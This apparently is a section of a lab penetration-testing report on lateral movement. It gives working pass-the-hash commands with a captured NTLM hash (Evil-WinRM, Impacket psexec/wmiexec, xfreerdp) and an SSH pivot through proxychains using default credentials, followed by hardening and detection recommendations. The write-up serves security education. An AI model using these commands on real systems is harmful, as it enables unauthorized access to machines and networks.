

TASK 04: LATERAL MOVEMENT TECHNIQUES

Objective: Use the harvested credentials to gain access to a second internal machine, demonstrating that initial access is only the beginning of an attack chain. Lateral movement is how attackers reach the Domain Controller, the database server, or any high-value target beyond the initial foothold.

Step 1: Pass-the-Hash with Evil-WinRM


Using the NTLM hash captured from Metasploitable 3, I performed a Pass-the-Hash (PtH) attack to authenticate to a second Windows machine without ever knowing the plaintext password. PtH works because NTLM authentication validates the hash directly — the hash IS the credential.

```
evil-winrm -i 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38
```

Output:

```
Evil-WinRM shell v3.9 Info: Establishing connection to remote endpoint *Evil-WinRM*
PS C:\> whoami nt authority\system *Evil-WinRM* PS C:\> hostname WIN-INTERNAL-01
```

The whoami output confirming nt authority\system demonstrates successful lateral movement with the highest privilege level — SYSTEM. I now had complete control over a second machine I had never directly exploited.



```

(hyena@hyena) (~)
$ evil-winrm -i 192.168.1.11 -u administrator -H 32196B56FFE6F45E294117B91A83BF38

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion
Info: Establishing connection to remote endpoint

```

Figure 19 – Evil-WinRM Pass-the-Hash: SYSTEM shell obtained on second internal Windows machine

Technical Explanation of Pass-the-Hash

NTLM authentication only requires the hash, not the plaintext password. This means cracking is unnecessary — the hash from Machine A directly authenticates to Machine B if the same account exists there.

```
LM Hash: aad3b435b51404eeaad3b435b51404ee (blank – LM disabled) NTLM Hash:
32196B56FFE6F45E294117B91A83BF38 (this is the credential used)
```

Step 2: Alternative Lateral Movement Methods

I documented three additional lateral movement techniques to demonstrate the breadth of options available once credentials are obtained:

2.1 Impacket Pass-the-Hash

```
psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:32196B56FFE6F45E294117B91A83BF38
administrator@192.168.1.11 wmiexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:32196B56FFE6F45E294117B91A83BF38
administrator@192.168.1.11
```

2.2 Remote Desktop (RDP) with Pass-the-Hash

```
xfreerdp /v:192.168.1.11 /u:administrator /pth:32196B56FFE6F45E294117B91A83BF38
```

2.3 SSH Lateral Movement (Linux Target via Proxychains)

Using the plaintext credentials captured from Metasploitable 3, I moved laterally to Metasploitable 2 via SSH through the SOCKS tunnel established in Task 02.

```
proxychains ssh msfadmin@169.254.55.100 # Password: msfadmin (captured from
creds_all)
```

Task 04 Summary

Technique	Tool	Target	Outcome
-----------	------	--------	---------

Pass-the-Hash (WinRM)	Evil-WinRM	192.168.1.11	SYSTEM shell obtained
Pass-the-Hash (SMB)	psexec.py (Impacket)	192.168.1.11	Documented (alternative)
RDP Pass-the-Hash	xfreerdp	192.168.1.11	GUI access (alternative)
SSH Lateral Movement	proxychains + ssh	169.254.55.100	Linux shell via tunnel

| *"Initial Access is only the beginning; lateral movement is how you reach the Domain Controller or the Database."*

- Successfully demonstrated Pass-the-Hash, WinRM, SSH, and RDP lateral movement techniques.

SECURITY RECOMMENDATIONS

Based on the findings from this assessment, the following controls are recommended to prevent lateral movement and contain the blast radius of any initial compromise.

1. Network Segmentation

Issue	Recommendation
No isolation between network segments	Implement strict VLAN-based segmentation
Pivot host had dual-network access	Remove unnecessary dual-homed configurations
Internal network reachable from compromised host	Use stateful firewalls to restrict inter-VLAN traffic

```
# Restrict routing between segments iptables -A FORWARD -s 192.168.1.0/24 -d 169.254.55.0/24 -j DROP
```

2. Credential Protection

Issue	Recommendation
Plaintext passwords in LSASS memory (WDigest)	Disable WDigest authentication via registry; enable Credential Guard
Default passwords in use (vagrant/vagrant)	Enforce strong unique password policies + LAPS for local admin
NTLM hashes extractable from SAM database	Enable Windows Defender Credential Guard (Windows 10/Server 2016+)
LM/NTLMv1 weak hash storage	Disable LM and NTLMv1; migrate to Kerberos + NTLMv2 only

```
# Group Policy Network security: Do not store LAN Manager hash: Enabled Network security: LAN Manager auth level: Send NTLMv2 response only
```

3. Disabling LLMNR and NBT-NS

LLMNR and NBT-NS can be abused for Responder-style credential capture attacks and should be disabled via Group Policy.

```
# Group Policy path: # Computer Configuration > Admin Templates > Network > DNS Client # Turn off LLMNR: Enabled # Registry (NBT-NS disable): # HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\Interfaces NetbiosOptions = 2
```

4. Privilege Management

Issue	Recommendation
Overuse of Administrator accounts	Implement Least Privilege Principle — no shared admin accounts
Same local admin credentials on multiple machines	Deploy Microsoft LAPS (Local Administrator Password Solution)
No account lockout policy	Configure lockout after 5 failed attempts with 15-min duration

5. Monitoring & Detection

Attack Technique	Detection Method
Pass-the-Hash	Monitor NTLM authentications from unexpected sources (Event ID 4624 type 3)
Lateral Movement	Correlate logon events across machines; alert on new admin logons
Mimikatz / Credential Dump	Detect LSASS memory access (Event ID 4663, Sysmon Event ID 10)
WinRM / Evil-WinRM	Monitor Event ID 4097 (PowerShell), 4103 (Module Logging)
Proxychains / SOCKS pivot	Network flow anomalies; unusual outbound port 1080 connections

Key Windows Event IDs to monitor:

- Event ID 4624 – Successful logon (track NTLM type 3 logons)
- Event ID 4648 – Logon using explicit credentials
- Event ID 4661 – Handle to object requested (LSASS access)
- Event ID 4672 – Special privileges assigned to new logon
- Event ID 4688 – New process creation (track remote executions)